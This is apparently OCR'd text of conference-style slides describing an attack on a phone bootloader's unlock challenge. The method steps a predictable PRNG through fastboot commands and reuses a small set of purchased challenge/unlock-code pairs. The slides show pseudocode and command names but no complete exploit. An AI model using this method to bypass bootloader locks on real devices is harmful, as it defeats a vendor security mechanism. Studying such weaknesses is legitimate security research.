
PRNG poking

a) seed is generated on device boot and on every `fastboot getvar rescue_get_updatetoken` call

b) next challenge is derived from the previous one on every `fastboot oem hwdog certify begin` call

```
challenge_0 = step_based_rand( seed )
challenge_1 = step_based_rand( challenge_0 )
challenge_2 = step_based_rand( challenge_1 )
…
```


PRNG cycle



PRNG cycle

assume we could generate
`N` pairs (challenge:unlock_code)

```
d = (2^32-1)/N
```



PRNG cycle


assume we could generate
`N` pairs (challenge:unlock_code)

`d = (2^32-1)/N`

calculate challenges with

`index = 0,d,2d,3d,…`


and buy corresponding
unlock codes



PRNG init

assume `seed` value to be random and the corresponding index is `seed_index`

`d < seed_index < 2d`



PRNG init

assume `seed` value to be random and the corresponding index is `seed_index`


`d < seed_index < 2d`

hence we need to step

`steps_to_go = (2d - seed_index)`

times to the value we have …

… but it could take too long

